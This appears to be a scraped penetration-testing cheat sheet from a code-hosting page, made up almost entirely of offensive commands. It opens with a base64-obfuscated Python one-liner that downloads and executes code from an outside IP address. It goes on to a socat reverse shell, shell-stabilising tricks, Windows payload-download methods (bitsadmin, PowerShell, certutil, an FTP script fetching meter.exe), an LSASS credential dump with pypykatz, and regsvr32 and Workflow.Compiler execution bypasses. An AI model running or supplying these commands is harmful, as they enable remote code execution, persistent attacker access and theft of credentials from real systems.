python -c "import base64,sys;exec(base64.b64decode({2:str,3:lambda b:bytes(b,'UTF-8')}[sys.version_info[0]]('aW1wb3J0IHN5cwp2aT1zeXMudmVyc2lvbl9pbmZvCnVsPV9faW1wb3J0X18oezI6J3VybGxpYjInLDM6J3VybGxpYi5yZXF1ZXN0J31bdmlbMF1dLGZyb21saXN0PVsnYnVpbGRfb3BlbmVyJywnUHJveHlIYW5kbGVyJ10pCmhzPVtdCmhzLmFwcGVuZCh1bC5Qcm94eUhhbmRsZXIoeydodHRwJzonaHR0cDovLzE5Mi4xNjguMTA3LjIzMjo4MDgwJ30pKQpvPXVsLmJ1aWxkX29wZW5lcigqaHMpCm8uYWRkaGVhZGVycz1bKCdVc2VyLUFnZW50JywnTW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNi4xOyBUcmlkZW50LzcuMDsgcnY6MTEuMCkgbGlrZSBHZWNrbycpXQpleGVjKG8ub3BlbignaHR0cDovLzE3OC42Mi41OC4zNTo4MC9qOTkzQScpLnJlYWQoKSkK')))"
Finally we set up the handler:
Method 1
Attacker:
socat file:`tty`,raw,echo=0 TCP-L:4444
Victim:
wget -q http://10.10.14.16/socat -O /tmp/socat; chmod +x /tmp/socat; /tmp/socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.16:4444
Socat Binary: https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat
Method 2
In reverse shell
python -c 'import pty; pty.spawn("/bin/bash")'
Ctrl-Z
In kali
echo $TERM
stty -a
stty raw -echo
fg
In reverse shell
reset
export SHELL=bash
export TERM=xterm-256color
stty rows  columns
bash
RequestTTY no
ssh -o RequestTTY=no user@ip
and the result would be:
Bash --noprofile
ssh monitor@127.0.0.1 -t "bash --noprofile"
bitsadmin
bitsadmin /transfer debjob /download /priority normal http://<ip>/shell.php c:\xampp\htdocs\shell.php
cscript wget.vbs (code on the repo)
cscript wget.vbs http://<ip>/test.txt test.txt
powershell
powershell -c "(new-object System.Net.WebClient).Downloadfile('http://<ip>/exploit.exe', 'C:\Windows\temp\exploit.txt')"
ftp
client:
echo open [ip] [port] > ftpscript.txt
echo anonymous>> ftpscript.txt
echo PASS >> ftpscript.txt
echo bin >> ftpscript.txt
echo get meter.exe>> ftpscript.txt
echo quit >> ftpscript.txt
ftp -s:ftpscript.txt
server:
python -m pyftpdlib --port=2121 --write
wget.exe
Upload to vulnerable server from kali: /usr/share/windows-binaries/wget.exe
wget.exe http://<ip>/file file
certutil
certutil -urlcache -split -f https://<ip>/file.txt file.txt
openconnect vpnXXX02.XXXX.com -u XX -s ‘vpn-slice XXX.46.0.0/16 hostname3 mantis=XXX.41.2XX.68’
Reference: https://github.com/dlenski/vpn-slice
Lsass Dump
certutil.exe -urlcache -f https://raw.githubusercontent.com/adon90/pentest_compilation/master/PostExplotation/mimi.vbs C:\Windows\temp\mimi.vbs

cscript mimi.vbs lsass.exe

pypykatz lsa minidump lsass.bin | tee -a dump1.txt
References: https://esmyl.medium.com/windows-memory-dump-cheat-sheet-23f32079304a
SharpSploit
Start-Process "powershell" "unblock-file .\SharpSploit.dll"

Add-Type -Path .\SharpSploit.dll

[SharpSploit.Execution.Shell]::ShellExecute("regsvr32 /s /n /u /i:http://192.168.48.151:9999/QuHBoZ.sct scrobj.dll")
References: https://cobbr.io/SharpSploit.html
Workflow.Compiler
C:\Windows\Microsoft.Net\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe test.xml results.xml
References:
https://www.codeproject.com/Articles/25983/How-to-Execute-a-Command-in-C https://posts.specterops.io/arbitrary-unsigned-code-execution-vector-in-microsoft-workflow-compiler-exe-3d9294bc5efb
3,562 followers · starred May 2019
2,922 followers · starred May 2019
37 followers · starred May 2019
198 followers · starred Apr 2021